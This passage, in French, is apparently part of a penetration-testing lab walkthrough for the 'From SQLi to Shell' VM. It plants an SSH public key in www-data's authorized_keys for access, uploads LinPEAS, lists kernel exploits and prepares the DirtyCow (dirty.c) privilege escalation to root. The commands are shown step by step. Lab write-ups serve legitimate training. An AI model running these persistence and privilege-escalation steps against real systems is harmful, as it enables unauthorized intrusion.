    Cj37U3JbssSKlaNqa1hPVWxDgT2C2nyZtDI f83qwUjenvpQoPTCgas7p8ef0PF76eGah9TQeAsysjpvL
    +vIkJ0lKk08eLIiMca77NcP03vIgBnNL29M8Qo+
    XFMrS80hZdLRLM1qen5JwoMexyaKhpc= olivier@kali

```

Sur la **machine “From SQLi to Shell”**, on va créer un dossier `.ssh` dans le HOME de `www-data` `/var/www/`

```

1  $ mkdir -p /var/www/.ssh/

```

On peut ensuite ajouter notre **clé publique** au **fichier des clés autorisées**. Comme il n'existe pas, on crée ce fichier.

```

1  echo -n 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDMVV0TSRvPqsx4WBCup/
    MaVa4DCgTb1l1Xy3+nrgrZMo1Q/t8ibLL6PH0vC4s2uP6a0PjVE0fI2qDgvZfEfG+
    J6g2B1GXLZBtfnfyk1bJGY7h2d01yJg0hHqZ91NcEsJ0Qv3Lq7JxoI6NAml6vPil69noaMzgSed0swxn
    +TpRuJ6tF1Xtc++II6aL/zUME7aJR9qxv/9
    AoDjwE7JYLmAJt7LRp9ZjUBGm53cIuLrnHf4hkNV02lxA9Atmvm9Zyiwdk55XLpTQp3Pg1Q4Hu
    /QSR2G6ZFQXEBcuqtlx/pXTfHFoSYixSn1dj4WUgCtVhHhwhhJGiJ70n/
    Cj37U3JbssSKlaNqa1hPVWxDgT2C2nyZtDI f83qwUjenvpQoPTCgas7p8ef0PF76eGah9TQeAsysjpvL
    +vIkJ0lKk08eLIiMca77NcP03vIgBnNL29M8Qo+
    XFMrS80hZdLRLM1qen5JwoMexyaKhpc= olivier@kali' >> /var/www/.ssh/
    authorized_keys

```

On peut maintenant **se connecter depuis la Kali** avec notre **clé privée SSH**. D'abord on doit changer les droits de la clé privée.

```

1  chmod 600 ssh_www-data

```

On peut ensuite se connecter en SSH avec notre clé privée.

```

1  ssh -i ssh_www-data www-data@192.168.56.112

```

## Élévation de privilèges

On a pour le moment un shell avec l'utilisateur `www-data`. On va **chercher à élever nos privilèges** pour devenir `root`.

### Énumération / Recherche de vulnérabilités locale

Pour cela on peut utiliser un script d'énumération tel que **LinPEAS** pour découvrir des vulnérabilités qui nous permettraient d'élever nos privilèges. Il existe d'autres scripts comme `unixprivesc` ou `LinEnum.sh`.

LinPEAS se trouve sur le dépôt suivant :

**<https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite>**.

Vous pouvez le télécharger sur Kali, puis utiliser `sshfs` ou `scp` pour copier le fichier sur la machine *From SQLi to Shell*.

```
1 $ scp -i ssh_www-data linpeas.sh www-data@192.168.56.112:/tmp/
2
3 linpeas.sh                                100% 293KB 57.1MB/s 00:00
```

On se connecte ensuite sur la machine *From SQLi to shell* et on exécute le script d'énumération. J'utilise ici la commande `tee` pour stocker les résultats dans un fichier.

Sur la machine *From SQLi to Shell* dans le dossier `/tmp/`:

```
1 $ ls
2 f linpeas.sh
3
4 $ bash linpeas.sh | tee linpeas.txt
5
6 linpeas v2.9.4 by carlospolop
7 [...]
```

On peut ouvrir le fichier `linpeas.txt` avec la couleurs en utilisant la commande `less -R`

Dans le cas présent, **LinPEAS ne nous indique pas d'erreur de configuration**. On va **regarder s'il existe des vulnérabilités pour les logiciels utilisées**.

## Utilisation d'un exploit kernel

Le noyau Linux utilisé est la version **2.6.32-5**. (On peut également le voir avec la commande `uname -a`).

Il existe plusieurs vulnérabilités pour cette version du noyau Linux. Si on cherche avec un outil comme **Linux Exploit Suggester 2**, il va nous en lister plusieurs.

<https://github.com/jondonas/linux-exploit-suggester-2>


```
1 $ perl linux-exploit-suggester-2.pl -k 2.6.32
2
3 #####
4   Linux Exploit Suggester 2
5   #####
6
7   Local Kernel: 2.6.32
8   Searching 72 exploits...
9
10  Possible Exploits
11  [1] american-sign-language
12      CVE-2010-4347
13      Source: http://www.securityfocus.com/bid/45408
14  [2] can_bcm
15      CVE-2010-2959
16      Source: http://www.exploit-db.com/exploits/14814
17  [3] dirty_cow
18      CVE-2016-5195
19      Source: http://www.exploit-db.com/exploits/40616
20
21  [...]
```

Dans notre cas, on va utiliser DirtyCow qui est un exploit très documenté et fiable.

Vous pouvez aller voir <https://dirtycow.ninja/> pour plus de détails sur la vulnérabilité.

Le github associé liste de nombreux exploits : <https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

Le dernier listé `dirty.c` est assez fiable.



<a href="#">dirty_pass[...].c</a>	<code>./dirty_passwd_adjust_cow</code>	/etc/passwd based root	/proc/self/mem
<a href="#">mucow.c</a>	<code>./mucow destination &lt; payload.exe</code>	Read-only write (multi page)	PTRACE_POKEDATA
<a href="#">cowpy.c</a>	<code>r2pm -i dirtycow</code>	Read-only write (radare2)	/proc/self/mem
<a href="#">dirtycow.fasm</a>	<code>./main</code>	SUID-based root	/proc/self/mem
<a href="#">dcow.cpp</a>	<code>./dcow</code>	/etc/passwd based root	/proc/self/mem
<a href="#">dirtyc0w.go</a>	<code>go run dirtyc0w.go -f=file -c=content</code>	Read-only write	/proc/self/mem
<a href="#">dirty.c</a>	<code>./dirty</code>	/etc/passwd based root	PTRACE_POKEDATA

**List of PoCs**

**FIG. 21:** Repo github contenant des exploits kernel

Néanmoins, la machine distante étant en 32 bit comme l'indique `i686` dans la commande `uname -a`. Il est nécessaire de compiler l'exploit en 32 bits.

La **solution la plus simple** est d'utiliser une machine 32 bit avec un **noyau 2.6** comme la machine "OWASP Broken Web Apps" pour **compiler** l'exploit.

### Compiler l'exploit sur Kali Linux

**Cette section ne fonctionne pas. J'essaierai de la mettre à jour ultérieurement.**

On peut compiler l'exploit sur kali, puis le déposer sur la machine From SQLi to Shell.

Pour compiler l'exploit pour un système 32 bits depuis un système 64 bits. On doit installer les bibliothèques au format 32 bit.

```
1 sudo dpkg --add-architecture i386
2 sudo apt-get update
3 sudo apt-get install libc6:i386 libstdc++6:i386
```

On installe ensuite sur kali la bibliothèque `lcrypt` qui est utilisée par le programme en 32 bit :

```
1 sudo apt-get install libcrypt-dev:i386
```

Et on peut enfin compiler le programme avec `gcc` et les **options précisées dans l'exploit** (le fichier `dirty.c`).

On ajoute également les options `-m32` pour compiler en 32 bits, et `-static` pour ne pas dépendre des bibliothèques présentes sur le système distant.

```
1 gcc -m32 -static -pthread dirty.c -o dirty -lcrypt
```

---

## Utiliser l'exploit

On peut ensuite uploader notre exploit `dirty` sur la machine "From SQLi to Shell".

```
1 scp -i ssh_www-data dirty www-data@192.168.56.112:/tmp/
```